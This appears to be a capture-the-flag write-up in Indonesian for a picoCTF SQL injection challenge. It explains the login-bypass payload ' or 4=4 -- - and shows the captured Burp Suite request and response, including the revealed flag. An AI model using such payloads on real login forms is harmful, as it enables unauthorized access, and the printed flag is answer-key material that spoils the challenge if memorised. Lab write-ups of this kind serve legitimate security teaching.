


Introduction





input
username = admin
password=’ or 4=4 – -



Penjelasan Singkat:

Ini digunakan untuk melewati autentikasi jika aplikasi rentan terhadap SQL Injection.

Cara Kerja:

Misalnya query login-nya:

SELECT * FROM users WHERE username = 'admin' AND password = '[input]'

' OR 4=4 –
Maka query jadi:

SELECT * FROM users WHERE username = 'admin' AND password = '' OR 4=4 -- '


OR 4=4 selalu benar

-- adalah komentar di SQL, mengabaikan sisa query


Ringkasan:

Ini dipakai untuk mengeksploitasi login form yang tidak memfilter input dengan baik.
Tujuannya: masuk tanpa kredensial sah.


Hasil: login berhasil tanpa tahu password admin




buka di burpsuite



tekan cntrl a dibagian request dan klik kanan send to repeater



klik send


Send
Cancel
Follow redirection
Target: http://sa
Request
Pretty
Raw
Hex
1 POST / HTTP/1.1
2 Host: saturn.picoctf.net:65329
3 Content-Length: 42
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://saturn.picoctf.net:65329
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://saturn.picoctf.net:65329/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=ceqbsc3t5i782viukun097j6mk
14 Connection: keep-alive
15
16 username=admin&password=%27+or+4%3D4+--+-+
Search
0 highlights
Response
Pretty
Raw
Hex
Render
1 HTTP/1.1 302 Found
2 Host: saturn.picoctf.net:65329
3 Date: Thu, 17 Jul 2025 04:07:59 GMT
4 Connection: close
5 X-Powered-By: PHP/7.4.3-4ubuntu2.19
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 location: welcome.php
10 Content-type: text/html; charset=UTF-8
11
12 <pre>
username: admin
password: ' or 4=4 -- -
SQL query: SELECT id FROM users WHERE password = '' or 4=4 -- - ' AND username = 'admin'
</pre>
<h1>
Logged in!.
</h1>

Your flag is: picoCTF{G3tting_SQL_1nJ3c7ION_l1k3_y0u_shOuLD_c8ee9477}

16 <!DOCTYPE html>
17 <html lang="en">
18 <head>
19 <meta charset="utf-8">
20 <meta http-equiv="X-UA-Compatible" content="IE=edge">
21 <meta name="viewport" content="width=device-width, initial-scale=1">
22 <title>
picoCTF SQLi Security Challenge
</title>
23 <link rel="shortcut icon" href="/favicon.ico" type="image/x-icon">
24 <link rel="stylesheet" type="text/css" href="css/style.css">
25 <!-- Bootstrap -->
26 <link href="css/bootstrap.min.css" rel="stylesheet">
27 <script src="https://ajax.googleapis.com/ajax/libs/jquery/1.12.4/jquery.min.js">
</script>
28 <script src="js/bootstrap.min.js">
</script>
29 </head>
30
31 <body>
Search
0 highlights
Inspector
Request attribut
Request query pa
Request body pa
Request cookies
Request headers
Response heade
Done